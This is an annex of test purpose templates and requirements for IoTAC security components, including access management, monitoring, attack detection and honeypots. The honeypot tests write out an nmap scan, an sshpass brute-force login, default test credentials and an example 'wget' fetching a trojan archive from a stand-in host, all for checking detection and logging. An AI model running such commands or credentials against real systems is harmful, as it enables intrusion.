This annex presents functional intra-component test purpose templates for the IoTAC modules which is documented in Deliverable D6.3 [i.14].

## A.1 Intra-component TP specification templates

**Front-End Access Management**

| | |
|---|---|
| **ID** | TC_FEAM_02 |
| **Component** | Management module KeystoreHandler |
| **Related Requirements** | AFR02 |
| **Test Objective** | Ensure that keypair is stored in keystore and will not be overwritten |
| **Test Description** | |
| The test validates the storage of TLS keypair in the keystore | |
| **Initial Conditions/Configurations** | |
| TLS keypair generated | |
| **Action** | **Expected Result** |
| Store new keypair with no keypairs stored yet | Keypair stored in keystore |
| Store new keypair with a keypair already stored | Keypair does not overwrite old keypair |

| | |
|---|---|
| **ID** | TC_FEAM_03 |
| **Component** | Management module; InitStart |
| **Related Requirements** | AFR03 |
| **Test Objective** | Ensure correct TLS certificate creation |
| **Test Description** | |
| The test validates the preparation of TLS Certificate of the TLS certificate in the Management server, its signing in the Server secure application and the addition of the signature to the TBS TLS certificate to generate the Management server's TLS certificate. | |
| **Initial Conditions/Configurations** | |
| TLS keypair generated | |
| **Action** | **Expected Result** |
| Prepare TLS TBS certificate with public key missing | Throws MissingInfoException |
| Prepare TLS TBS certificate with Auth server name missing | Throws MissingInfoException |
| Prepare TLS TBS certificate | TBS certificate created |
| Send TBS certificate for signature | TBS certificate sent to Server secure application |
| Receive empty signature | Initial start aborted |
| Receive signature | TLS certificate created with adding signature to TBS certificate |

| | |
|---|---|
| **ID** | TC_FEAM_19 |
| **Component** | Management module; UserRegisterService |
| **Related Requirements** | AFR19 |
| **Test Objective** | Ensure the correct setup of the registration response |
| **Test Description** | |
| The test will send keys and certificates to newly registered User | |
| **Initial Conditions/Configurations** | |
| User certificates created | |
| **Action** | **Expected Result** |
| Registration response missing User TLS certificate | Returns status code 901 |
| Registration response missing User Auth certificate | Returns status code 902 |
| Registration response missing Management server authPubkey | Returns status code 903 |
| Registration response missing Management server CA certificate | Returns status code 500 |
| Registration response has all the necessary input data | Returns registration response object |

| ID | TC_FEAM_23 |
|---|---|
| **Component** | Management module; ResourceServerController |
| **Related Requirements** | AFR23 |
| **Test Objective** | Ensure correct addition or removal of a Resource server |
| **Test Description** | |
| The test validates the correct addition or removal of a Resource server from the Management module registry. | |
| **Initial Conditions/Configurations** | |
| Resource server is set up. | |
| **Action** | **Expected Result** |
| Adding Resource server with missing Alias | Command refused with status 474 |
| Adding Resource server with missing address | Command refused with status 475 |
| Adding Resource server with invalid Alias | Command refused with status 476 |
| Adding Resource server with invalid Address | Command refused with status 477 |
| Adding Resource server with correct data | Resource server saved and returned |
| Removing Resource server with invalid ID format | Command refused with status 490 |
| Removing Resource server with Missing ID | Command refused with status 474 |
| Removing Resource server with non-existing ID | Command refused with status 475 |
| Removing Resource server with existing ID | Resource server removed |
| Listing Resource servers | List of Resource servers |

| ID | TC_FEAM_39 |
|---|---|
| **Component** | Management module; CardfarmController |
| **Related Requirements** | AFR39 |
| **Test Objective** | Ensure correct handling for record and remove Cardfarms |
| **Test Description** | |
| The test validates the correct handling of new Cardfarm creation and existing Cardfarm removal by sending correct and incorrect Cardfarm | |
| **Initial Conditions/Configurations** | |
| User registered | |
| **Action** | **Expected Result** |
| Create new Cardfarm with missing Cardfarm address | Command rejected with 474 status code |
| Create new Cardfarm with missing Cardfarm alias | Command rejected with 475 status code |
| Create new Cardfarm with too short alias | Command rejected with 476 status code |
| Create new Cardfarm with too long alias | Command rejected with 477 status code |
| Create new Cardfarm with correct information | New Cardfarm created and saved to database |
| Remove existing Cardfarm with missing Cardfarm ID | Command rejected with 474 status code |
| Remove non-existing Cardfarm | Command rejected with 475 status code |
| Remove existing Cardfarm with still attached Card information | Command rejected with 476 status code |
| Remove existing Cardfarm without attached Card information | Cardfarm removed |

## Run-time Monitoring System

| ID | TC_RMS_01 |
|---|---|
| **Component** | RMS-Processing Engine |
| **Related Requirements** | RTM_FR_6 |
| **Test Objective** | Register a new Processor Definition |
| **Test Description** | |
| The user is capable to create a new Processor Definition record to the DPE (Data Processing Engine) Registry. It returns the Processor Definition instance with an assigned ID. | |
| **Initial Conditions/Configurations** | |
| • The DPE Registry is deployed.<br>• The DPE Registry interface is reachable. | |
| **Action** | **Expected Result** |
| • POST to "[DPE-Registry-Domain]/dpe/registry/pd" the Processor Definition JSON Object | • Receive the PD JSON object with an ID assigned to it and an HTTP status code OK (200) |

| | | |
|---|---|---|
| **ID** | TC_RMS_02 | |
| **Component** | RMS-Processing Engine | |
| **Related Requirements** | RTM_FR_6 | |
| **Test Objective** | Retrieve Processor Definition based on an ID | |
| **Test Description** | | |
| The user is capable to retrieve known Processor Definition record by providing its ID. The test returns the discovered PD. | | |
| **Initial Conditions/Configurations** | | |
| • The DPE Registry is deployed.<br>• The DPE Registry interface is reachable | | |
| **Action** | **Expected Result** | |
| GET to "[DPE-Registry-Domain]/ /dpe/registry /:id/pd" where "id" represents the processor definition ID to be retrieved | Receive the PD JSON object (see D4.2 for structure) of the specified ID and an HTTP status code OK (200) | |

| | | |
|---|---|---|
| **ID** | TC_RMS_03 | |
| **Component** | RMS-ProcessingEngine | |
| **Related Requirements** | RTM_FR_6 | |
| **Test Objective** | Start Processor Engine for a specific Processor Manifest | |
| **Test Description** | | |
| The user is capable to start a processor instance with the given Processor Manifest ID. | | |
| **Initial Conditions/Configurations** | | |
| • The DPE Registry is deployed.<br>• The DPE interface is reachable.<br>• The Processor Manifest have been registered.<br>• The status of the processor instance should be stopped before it can be started. | | |
| **Action** | **Expected Result** | |
| • POST to "[DPE-Registry-Domain]/dpe/instance/:id/start where "id" the processor manifest ID represents the processor manifest ID to be started | • Receives the status of the processor (in our case "running") and an HTTP status code OK (200) to confirm that the processor has been started | |
| **Final Condition** | | |
| • Once it has been started, the processor instance status is changed to running.<br>• The processor instance has no previous state. | | |

| | | |
|---|---|---|
| **ID** | TC_RMS_04 | |
| **Component** | RMS-ProcessingEngine | |
| **Related Requirements** | RTM_FR_6 | |
| **Test Objective** | Stop Processor Engine for a specific Processor Manifest | |
| **Test Description** | | |
| The user is capable to stop a processor instance with the given Processor Manifest ID. | | |
| **Initial Conditions/Configurations** | | |
| • The DPE Registry is deployed.<br>• The DPE interface is reachable.<br>• The status of the processor instance should be running before it can be stopped. | | |
| **Action** | **Expected Result** | |
| • POST to "[DPE-Registry-Domain]/dpe/instance/:id/stop where "id" represents the processor manifest ID to be stopped | • Receives the status of the processor (in our case "stopped") and an HTTP status code OK (200) to confirm that the processor has been started | |
| **Final Condition** | | |
| • Once it has been stopped, the processor instance status is changed to stopped.<br>• The current state of the processor instance is lost. | | |

| | | |
|---|---|---|
| **ID** | TC_RMS_05 | |
| **Component** | RMS-Processing Engine | |
| **Related Requirements** | RTM_FR_6 | |
| **Test Objective** | Pause a Processor Engine for a specific Processor Manifest | |
| **Test Description** | | |
| The user is capable to pause a processor instance with the given Processor Manifest ID. | | |
| **Initial Conditions/Configurations** | | |
| • The DPE Registry is deployed.<br>• The DPE interface is reachable.<br>• The status of the processor instance should be running before it can be paused. | | |
| **Action** | | **Expected Result** |
| POST to "[DPE-Registry-Domain]/dpe/instance/:id/pause where "id" represents the processor manifest ID to be paused | | Receives the status of the processor (in our case "paused") and an HTTP status code OK (200) to confirm that the processor has been paused. |
| **Final Condition** | | |
| • Once it has been paused, the processor instance is changed to paused.<br>• The current state of the processor instance is stored. | | |

| | | |
|---|---|---|
| **ID** | TC_RMS_06 | |
| **Component** | RMS-ProcessingEngine | |
| **Related Requirements** | RTM_FR_6 | |
| **Test Objective** | Resume a Processor Engine for a specific Processor Manifest | |
| **Test Description** | | |
| The user is capable to resume a processor instance with the given Processor Manifest ID. | | |
| **Initial Conditions/Configurations** | | |
| • The DPE Registry is deployed.<br>• The DPE interface is reachable.<br>• The status of the processor instance should be paused before it can be resumed. | | |
| **Action** | | **Expected Result** |
| POST to "[DPE-Registry-Domain]/dpe/instance/:id/resume where "id" represents the processor manifest ID to be resumed. | | • Receives the status of the processor (in our case "resumed") and an HTTP status code OK (200) to confirm that the processor has been resumed. |
| **Final Condition** | | |
| • Once it has been resumed, the processor instance is changed to running.<br>• The processor instance is resumed with the state that was stored when it was paused. | | |

### Attack Detection

| | | |
|---|---|---|
| **ID** | TC_AD_01 | |
| **Component** | AD: Attack Detection and Decision-Making subcomponent | |
| **Related Requirements** | AD_FR3 and AD_NFR3 | |
| **Test Objective** | Ensure the AD component detects Botnet attack packets with high accuracy | |
| **Test Description** | | |
| The test sends malicious packets to the subset of IoT devices connected to the gateway representing the Botnet attack. The malicious packets can be originated from various source nodes with different IP addresses; in this way, it is possible to evaluate not only the accuracy of the AD's decisions, but also whether they are unbiased with respect to IP addresses. | | |
| **Initial Conditions/Configurations** | | |
| • The AD component is deployed<br>• AD is trained on benign traffic using default configurations | | |
| **Action** | | **Expected Result** |
| • Send attack packets | | • AD identifies the attack packets.<br>• The output of AD gets closer to 1 for attack packets while it was close to 0 for benign packets. In the ideal case, one may say that the analyze traffic is malicious if the output of AD is greater than 0,5. On the other hand, the threshold value 0,5 may be decreased to achieve desired sensitivity against the network traffic anomalies. |

| | |
|---|---|
| **ID** | TC_AD_02 |
| **Component** | AD: Attack Detection and Decision Making subcomponent |
| **Related Requirements** | AD_FR3 and AD_NFR3 |
| **Test Objective** | Ensure the AD component detects attack packets in acceptable time |
| **Test Description** | |
| • The test sends malicious packets to the subset of IoT devices connected to the gateway representing the Botnet attack.<br>• It measures the time elapsed between receipt of the packet by AD and the decision made. | |
| **Initial Conditions/Configurations** | |
| • The AD component is deployed.<br>• AD is trained on benign traffic using default configurations. | |
| **Action** | **Expected Result** |
| • Send attack packets<br>• Measure the detection time | • AD identifies the attack packets in acceptable computation time, which can be defined as the average packet intertransmission time. |

| | |
|---|---|
| **ID** | TC_AD_03 |
| **Component** | AD: Attack Detection and Decision Making subcomponent |
| **Related Requirements** | AD_FR3 and AD_NFR3 |
| **Test Objective** | Ensure that the set of known cyberattacks (particularly DoS and DDoS), that can be successfully detected by the current design of the AD module, can be identified |
| **Test Description** | |
| • In addition to Botnet attacks, the test determines possible types of attacks targeted by the AD module to be successfully detected.<br>• Considering each type of attack determined, it sends malicious packets to the subset of IoT devices connected to the gateway.<br>• It evaluates the success of the AD module for each type of attack. | |
| **Initial Conditions/Configurations** | |
| • The AD component is deployed.<br>• AD is trained on benign traffic using default configurations. | |
| **Action** | **Expected Result** |
| • Determine candidate types of attacks targeted<br>• Send attack packets representing each attack type | • AD identifies the attack packets successfully for some attack types that have similar signatures to Botnet attacks.<br>• A set of attack types that can be successfully identified by the AD module |

| | |
|---|---|
| **ID** | TC_AD_04 |
| **Component** | AD: Attack Detection and AD Training Subcomponent |
| **Related Requirements** | AD_FR_2 |
| **Test Objective** | Ensure that the parameters of AD are properly updated using the benign network traffic within the cold-start of AD. |
| **Test Description** | |
| The test sends normal traffic packets to the AD until the cold-start (i.e. learning phase) of AD is completed. These normal traffic packets should be originated from actual devices with no manipulation on them, so that AD can learn the actual traffic patterns. | |
| **Initial Conditions/Configurations** | |
| • The AD component is deployed.<br>• AD with default configurations. | |
| **Action** | **Expected Result** |
| • Send normal packets | • AD with learned parameters (i.e. connection weights and biases) |

<table>
<tr><td>ID</td><td colspan="2">TC_AD_05</td></tr>
<tr><td>Component</td><td colspan="2">AD: Attack Detection and Metric Extraction subcomponent</td></tr>
<tr><td>Related Requirements</td><td colspan="2">AD_FR1, AD_FR2, and AD_NFR2</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure that the deployed AD is capable sniffing the packets from the targeted port and calculate traffic metrics</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">• The test deploys the AD to analyze arriving packets to a particular port of the host device.<br>• The test sends normal traffic packets to AD (controlled) on this particular port, hoping that AD will receive these packets as they are.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">• AD with default configurations.</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Send normal packets</td><td>• AD receives the normal traffic packets properly.<br>• Metric Extraction subcomponent of AD calculates metrics based on the traffic packets received.</td></tr>
</table>

### Honeypots

<table>
<tr><td>ID</td><td colspan="2">TC_HP_01</td></tr>
<tr><td>Component</td><td colspan="2">Honeypot</td></tr>
<tr><td>Related Requirements</td><td colspan="2">HP_FR2</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure the Honeypot can detect a common portscan attack</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">The test executes a portscan on a randomized set of ports against the honeypot. The honeypot should log this activity.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">The Honeypot is started with default configuration.</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Execute an nmap portscan against the HP nmap -v 172.17.0.2 -p 1-3000</td><td>• The honeypot is configured to detect a portscan based on an unusual amount of packets arriving at various ports. The threshold is set to 25 packets within 60 seconds for the case described in the test, though this value is arbitrary.<br>• The activity will be reported to the dedicated log file var/log/cowrie/cowrie.log.</td></tr>
</table>

<table>
<tr><td>ID</td><td colspan="2">TC_HP_02</td></tr>
<tr><td>Component</td><td colspan="2">Honeypot</td></tr>
<tr><td>Related Requirements</td><td colspan="2">HP_FR3</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure to detect a bruteforce login at the honeypot</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">The test executes a bruteforce login with a given set of credentials to log into the honeypot ssh service. The honeypot should log this activity and allow access if the right credentials are entered.<br>Working test credentials are: root:iotac2021; iotac:testuser.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">The Honeypot is started with default configuration</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Execute a random ssh login at the HP service from a remote host. E.g. sshpass -p pass1 ssh user1@172.17.0.2</td><td>• Honeypot will log the activity in the dedicated log file var/log/cowrie/cowrie.log.<br>• A successful login will allow the remote host to login to the system.<br>• A failed attempt will cause a login error and reject the login.</td></tr>
</table>

<table>
<tr><td>ID</td><td colspan="2">TC_HP_03</td></tr>
<tr><td>Component</td><td colspan="2">Honeypot</td></tr>
<tr><td>Related Requirements</td><td colspan="2">HP_FR3</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure that honeypot logs malware activity</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">The test executes a successful login with a given set of credentials to log into the honeypot ssh service. Afterwards the arbitrary execution of commands is possible. The honeypot will log this activity.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">The Honeypot is started with the default configuration.</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Execute a ssh login at the HP:<br>sshpass -p iotac2021ssh root@172.17.0.2<br>• Perform arbitrary commands<br>• E.g.: wget https://l33t.org/trojan123.tar.xz</td><td>• The login will allow the remote host to login to the system and perform arbitrary commands.<br>• Honeypot will log the activity in the dedicated log file var/log/cowrie/cowrie.log.</td></tr>
</table>

### AI-based Network Wide Attack Detection

<table>
<tr><td>ID</td><td colspan="2">TC_NWAA_01</td></tr>
<tr><td>Component</td><td colspan="2">NWAA IDD: Infected Device Detection subcomponent</td></tr>
<tr><td>Related Requirements</td><td colspan="2">NWAD_FR_1, NWAD_NFR_1</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure the IDD component successfully distinguishes compromised and normal devices in the considered IoT network</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">The test sends malicious packets from a subset of IoT devices connected to the gateway representing the Botnet attack. The test repeats it various times with different subset of devices and evaluates the output of IDD for accurate detection. In this way, the test will evaluate the accuracy of the IDD's decisions and whether the IDD component of NWAA is unbiased against the device specifications.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">• The NWAA component is deployed.<br>• NWAA is trained on offline dataset containing both normal and compromised devices.</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Send attack packets from a subset of IoT devices, namely compromised devices</td><td>• NWAA identifies compromised devices accurately.</td></tr>
</table>

<table>
<tr><td>ID</td><td colspan="2">TC_NWAA_02</td></tr>
<tr><td>Component</td><td colspan="2">NWAA Training: Training subcomponent</td></tr>
<tr><td>Related Requirements</td><td colspan="2">NWAD_FR_1</td></tr>
<tr><td>Test Objective</td><td colspan="2">Ensure that the implemented training algorithm works well, and connection weights converges properly to a local minimum</td></tr>
<tr><td colspan="3">Test Description</td></tr>
<tr><td colspan="3">The test calls NWAA's Training subcomponent with a dataset contains both normal and compromised devices and collects the connection weight values. Then, it compares the untrained and trained connection weights as well as the performance of NWAA with those weights. The results should reveal the effectiveness of training.</td></tr>
<tr><td colspan="3">Initial Conditions/Configurations</td></tr>
<tr><td colspan="3">• The NWAA component is deployed with default parameter settings</td></tr>
<tr><td colspan="2">Action</td><td>Expected Result</td></tr>
<tr><td colspan="2">• Train NWAA with a dataset<br>• Test untrained and trained NWAA individually</td><td>• Performance of NWAA with initial weights<br>• Performance of NWAA with trained weights</td></tr>
</table>

# A.2 Inter-component TP specification templates

<table>
<tr><td>ID</td><td>TC_RMS_AD_001</td></tr>
<tr><td>Component</td><td>Runtime Monitoring System (RMS), Attack Detection (AD)</td></tr>
<tr><td>Related Requirements</td><td>RTM_FR_4, RTM_FR_5, RTM_FR_6, AD_FR_1, AD_FR_2, AD_FR_3</td></tr>
<tr><td>Test Objective</td><td>Ensure the interoperability between a RMS component and an AD component</td></tr>
<tr><td colspan="2">Test Description</td></tr>
<tr><td colspan="2">Seamless, efficient, and tested interoperability between the RMS and the Attack Detection AD Components should allow for optimal real-time data exchange and response.</td></tr>
<tr><td colspan="2">Initial Conditions/Configurations</td></tr>
<tr><td colspan="2">• The RMS and the AD modules are installed and properly configured.<br>• The RMS is actively monitoring the target system or application.</td></tr>
<tr><td>Action</td><td>Expected Result</td></tr>
<tr><td>Verify RMS component configuration</td><td>RMS component accurately captures and transmits data</td></tr>
<tr><td>Confirm AD component configuration</td><td>AD component accurately identifies potential attacks based on data received</td></tr>
<tr><td>Verify RMS component captures and transmits data</td><td>RMS component accurately captures and transmits data</td></tr>
<tr><td>Confirm AD component identifies potential attacks</td><td>AD component accurately identifies potential attacks based on data received</td></tr>
</table>

<table>
<tr><td>ID</td><td>TC_FEAM_SG_002</td></tr>
<tr><td>Component</td><td>FEAM, Secure Gateway (SG)</td></tr>
<tr><td>Related Requirements</td><td>AFR 45</td></tr>
<tr><td>Test Objective</td><td>Ensure the interoperability between the FEAM resource server and Secure Gateways (SGs) when passing information to return to the client module</td></tr>
<tr><td colspan="2">Test Description</td></tr>
<tr><td colspan="2">The FEAM resource server is sending a response through the Secure Gateway to the User</td></tr>
<tr><td colspan="2">Initial Conditions/Configurations</td></tr>
<tr><td colspan="2">• The FEAM and SG are properly installed and configured.</td></tr>
<tr><td>Action</td><td>Expected Result</td></tr>
<tr><td>Verify that the FEAM resource server can produce a JSON object (e.g. with the status of the door) to pass to the Secure Gateway</td><td>The FEAM resource server produce a JSON object.</td></tr>
<tr><td>Verify that the Secure Gateway can receive the JSON object from the FEAM resource server</td><td>The Secure Gateway receives the JSON object from the FEAM resource server</td></tr>
<tr><td>• Verify that the Secure Gateway can pass the status information to the client module</td><td>• The Secure Gateway passes the status information to the client module.<br>• The client module receives the status information from the Secure Gateway</td></tr>
<tr><td>Verify that the client module can interpret the status information and updates the information appropriately</td><td>The client module can interpret the status information and acts appropriately</td></tr>
</table>

<table>
<tr><td>ID</td><td>TC_AD_SG_001</td></tr>
<tr><td>Component</td><td>Attack Detection (AD), Secure Gateway (SG)</td></tr>
<tr><td>Related Requirements</td><td>AD_FR_4</td></tr>
<tr><td>Test Objective</td><td>Ensure the interoperability between AD and SG for notifying whether a particular data stream is malicious.</td></tr>
<tr><td colspan="2">Test Description</td></tr>
<tr><td colspan="2">Upon receiving malicious data streams, it is crucial that the Attack Detection component promptly and accurately alerts the Security Gateway component as soon as possible. The interoperability of the AD and SG systems is key to offering seamless communication and collaboration between the two components of the system.</td></tr>
<tr><td colspan="2">Initial Conditions/Configurations</td></tr>
<tr><td colspan="2">• AD and SG are installed and properly configured.<br>• There is a packet or data stream that has been identified as potentially malicious by the AD component.</td></tr>
</table>

| Action | Expected Result |
|---|---|
| Send the potentially malicious packet or data stream to the AD component | The AD identifies the malicious packet or data stream and made a decision regarding the malicious packet or data stream. |
| Verify that the AD component can detect whether a data stream is malicious | The AD component can detect the malicious packet or data stream |
| Verify that the AD component notifies the SG of the malicious data stream using a binary variable | The AD component can notify the SG of the malicious data stream using a binary variable |
| Verify that the SG can receive the binary variable from the AD | The SG receives the binary variable from the AD module |
| Verify that the SG identifies the data steam as an attack | The SG identifies the data stream as malicious based on the binary variable received from the AD and perform proper actions (e.g. block the malicious data stream) |

| | |
|---|---|
| **ID** | TC_AD_HP_001 |
| **Component** | Attack Detection, Honeypot |
| **Related Requirements** | AD_FR_1, AD_FR_3, HP_FR_6 |
| **Test Objective** | Ensure that the AD is able to accurately transmit its decision regarding a malicious packet or data stream, along with the corresponding source and destination IP addresses to HP. |
| **Test Description** | |
| The AD identifies malicious packet or data stream and transmit the source and destination IP addresses of that packet to the HP. | |
| **Initial Conditions/Configurations** | |
| • The AD and HP are properly installed and configured.<br>• There is a packet or data stream that has been identified as potentially malicious by the AD component. | |
| **Action** | **Expected Result** |
| Send the packet or data stream that has been identified as potentially malicious to the AD component. | The AD accurately identifies the malicious packet or data stream and has made a decision regarding the malicious packet or data stream. |
| Confirm that the AD has transmitted its decision along with the source and destination IP addresses of the packet or data stream to HP. | The AD successfully transmits its decision along with the source and destination IP addresses of the packet or data stream to HP. |
| Confirm that the HP receives the transmitted information. | The HP receives the transmitted information and logs the source and destination IP addresses of the packet or data stream |

| | |
|---|---|
| **ID** | TC_AD_HP_002 |
| **Component** | Attack Detection, Honeypot |
| **Related Requirements** | AD_FR_1, AD_FR_3, HP_FR_6 |
| **Test Objective** | Ensure that HP is able to receive and accurately process the decision of the AD component regarding a potentially malicious packet or data stream, along with the corresponding source and destination IP addresses. |
| **Test Description** | |
| HP is capable of receiving and properly interpreting the AD component's decision regarding a potentially harmful packet or data stream, including the source and destination IP addresses associated with the packet or data stream. | |
| **Initial Conditions/Configurations** | |
| • The AD and HP are properly installed and configured.<br>• There is a packet or data stream that has been identified as potentially malicious by the AD component. | |
| **Action** | **Expected Result** |
| Confirm that HP has received the decision of the AD component regarding the identified potentially malicious packet or data stream. | HP accurately receives the decision of the AD component regarding the identified potentially malicious packet or data stream. |
| Verify that HP has correctly received and parsed the source and destination IP addresses of the packet or data stream. | HP correctly parses and stores the source and destination IP addresses of the identified malicious packet or data stream. |
| Verify that HP takes appropriate action based on the decision transmitted by the AD component. | HP takes appropriate action based on the decision transmitted by the AD component. |

# Annex B (normative): IoTAC Functional Requirements

## B.0 Overview

This annex presents functional and non-functional requirements that are referenced in TDL-TO test purposes. The IoTAC functional and non-functional requirements are documented in Deliverable D2.2 [i.15].

## B.1 List of Requirements

**Front-End Access Management/Functional Requirements:**

| | |
|---|---|
| **ID** | AFR02 |
| **Name** | Store TLS keypair in keystore |
| **Dependency** | Generate TLS keypair (AFR01) |
| **Description** | The TLS keys shall be stored in the keystore of the Management module. |
| **Rationale** | To use TLS keys in a TLS connection they need to be stored in the keystore. |
| **Expected input** | TLS keypair |
| **Expected output** | TLS keypair stored in keystore |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR01 |
| **Name** | Generate TLS keypair |
| **Dependency** | N/A |
| **Description** | Management module shall generate an asymmetric keypair for TLS communication. |
| **Rationale** | To use TLS for communication protection the Management module needs a TLS keypair that can be used to prepare the TLS certificate. This TLS certificate is created during the initial start of the Management module. |
| **Expected input** | Generate keypair |
| **Expected output** | TLS keypair |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR03 |
| **Name** | Prepare TLS certificate |
| **Dependency** | Generate TLS keypair (AFR01) |
| **Description** | The Management module shall create a TBS Certificate and shall send it to the Management server Server secure application to create a signature. It receives the signature from the Server secure application and shall create the TLS certificate by adding the signature to the TBS certificate. |
| **Rationale** | A TLS connection requires a TLS certificate that identifies the Management server |
| **Expected input** | TLS public key, Management server name |
| **Expected output** | TLS certificate |
| **User interface** | NA |

| | |
|---|---|
| **ID** | AFR19 |
| **Name** | Send keys and certificates to newly registered User |
| **Dependency** | Register User (AFR16) |
| **Description** | The Management module creates the User TLS certificate and User Authorization certificate. These certificates shall be placed in the registration response together with the Management server authorization public key and Management server CA certificate. |
| **Rationale** | The created certificates and Management server specific AuthPubkey and CA certificate shall be sent back to the FEAM library so it can store and use them to protect communication and personalize its Commands to the Management module. |
| **Expected input** | User TLS certificate, User Auth certificate, Management server Auth public key, Management server CA certificate |
| **Expected output** | Expected input is placed in registration response |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR16 |
| **Name** | Register User |
| **Dependency** | N/A |
| **Description** | The registration Command of a new User shall contain a set of specific information. These are: Registration OTP, User name, User contact information - RegId, or email -, User TLS public key, User Authorization public key, CIN and AID of User secure application. The Management module shall verify the presence of this data in the Command and refuse it in case anything is missing, or the format is invalid. In case every essential information is available the Management server will create the User TLS certificate and User Authorization certificate. If any of the certificates cannot be created the registration of the User fails. Having created the certificates, the Management module creates the User and saves it to the User database. |
| **Rationale** | To use the FEAM service Users need to register first, have an account in the Management module |
| **Expected input** | Registration Command data |
| **Expected output** | Registration response data |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR23 |
| **Name** | Manage Resource servers |
| **Dependency** | N/A |
| **Description** | The Management module shall keep an inventory of its related Resource servers. Managing Resource servers comprises adding new ones and removing existing ones, listing active ones. A Resource server alias may only contain lower and upper case letters, a dash and numbers. |
| **Rationale** | Operations need to be linked with Resource servers |
| **Expected input** | Resource server address, alias |
| **Expected output** | Resource server added or removed |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR39 |
| **Name** | Record and remove Cardfarms |
| **Dependency** | Register User (AFR16) |
| **Description** | Adding a new Cardfarm to the database or removeing one from it. |
| **Rationale** | The Management module needs to have information about the Card farms it is communicating with |
| **Expected input** | Cardfarm details, or Cardfarm ID for removal |
| **Expected output** | Cardfarm saved in database, or Cardfarm removed |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR43 |
| **Name** | Add new Gateway at runtime |
| **Dependency** | Install Gateway |
| **Description** | Create a new Gateway in the Management module. |
| **Rationale** | During the runtime of a Management module it may be necessary to add new Gateways so Protected system can be extended and made more flexible |
| **Expected input** | Gateway address, alias |
| **Expected output** | New Gateway saved in database |
| **User interface** | N/A |

| | |
|---|---|
| **ID** | AFR45 |
| **Name** | Support of multiple Gateways |
| **Dependency** | AFR16, AFR43 |
| **Description** | The Management module is capable of storing information about multiple Gateways and synchronizing multiple Gateways. |
| **Rationale** | A FEAM system has one Management module which is in charge of the overall operation of the system. However, a FEAM system may have multiple subsystems which are each protected with a separate Gateway. The Management module shall be able to oversee the entire system, which means that it needs to manage multiple Gateways. |
| **Expected input** | None |
| **Expected output** | None |
| **User interface** | N/A |

**Run-time Monitoring System/Functional Requirements**

| | |
|---|---|
| **ID** | RTM_FR_6 |
| **Priority** | SHOULD |
| **Category** | User needs |
| **Dependency** | RTM_FR_4, RTM_FR_5 |
| **Short Description** | Processing Engine Configuration |
| **Long Description** | The user should be able to manage the Processing Engine configuration parameters which define how the Monitoring Data will be processed by the Data Analytics process. The Management and Configuration dashboard could provide a user interface to the Processing Engine configuration function. |
| **Rationale** | User should be able to define the behaviour of the data processing |
| **Condition** | Compatible Processing Engine algorithm (analytics algorithm wrapper available) |
| **Expected Input** | Processing Engine Configuration Data |
| **Expected Output** | Processor configuration confirmation message |
| **Expected User Interface** | Management and Configuration dashboard |

| | |
|---|---|
| **ID** | RTM_FR_4 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | RTM_FR_5 |
| **Short Description** | Processing Data Stream |
| **Long Description** | Data streams from Data Bus or Data Stores shall be analysed by selected algorithm, and the results should be transferred to one or all of the following: the Data Bus, the observation repository, third-party applications. Algorithms, dataflows, and data formats to be used are specified by the Processing Engine configuration. Analysis is executed by the Analytics Algorithm function (RTM_FR_5). The Management and Configuration dashboard could provide a user interface to the Data Stream Processing configuration function. |
| **Rationale** | To recognise abnormal situations data stream from probes shall be analysed and different algorithms should be selected for different probes and scenarios |
| **Condition** | Running preconfigured analytics algorithm |
| **Expected Input** | Annotated monitored data from the Data Bus or Data Storage |
| **Expected Output** | Processed data annotated in Observation format directed to the configured output in the configured format |
| **Expected User Interface** | Management and Configuration dashboard |

| | |
|---|---|
| **ID** | RTM_FR_5 |
| **Priority** | SHOULD |
| **Category** | System function |
| **Dependency** | RTM_FR_4 |
| **Short Description** | Analytic Algorithm |
| **Long Description** | Different Analytics Algorithms instances should be offered which will be capable to analyse the input data stream and to recognise the abnormal behaviour based on different algorithms. The Management and Configuration dashboard could provide a user interface to the Analytic Algorithm configuration function. |
| **Rationale** | To recognise abnormal situations data stream from probes should be analysed by analytic algorithms |
| **Condition** | Running preconfigured and trained analytics algorithm |
| **Expected Input** | Annotated monitored data from the RTM_FR_5 |
| **Expected Output** | Processed data annotated in Observation format |
| **Expected User Interface** | Management and Configuration dashboard |

**Attack Detection /Functional Requirements:**

| | |
|---|---|
| **ID** | AD_FR_1 |
| **Priority** | SHALL |
| **Category** | System function |
| **Dependency** | Reading the packet information (packet length and time instance for transmission) |
| **Short Description** | Compute three basic metrics for the network traffic, where the metrics are pre-determined considering the type of attack. |
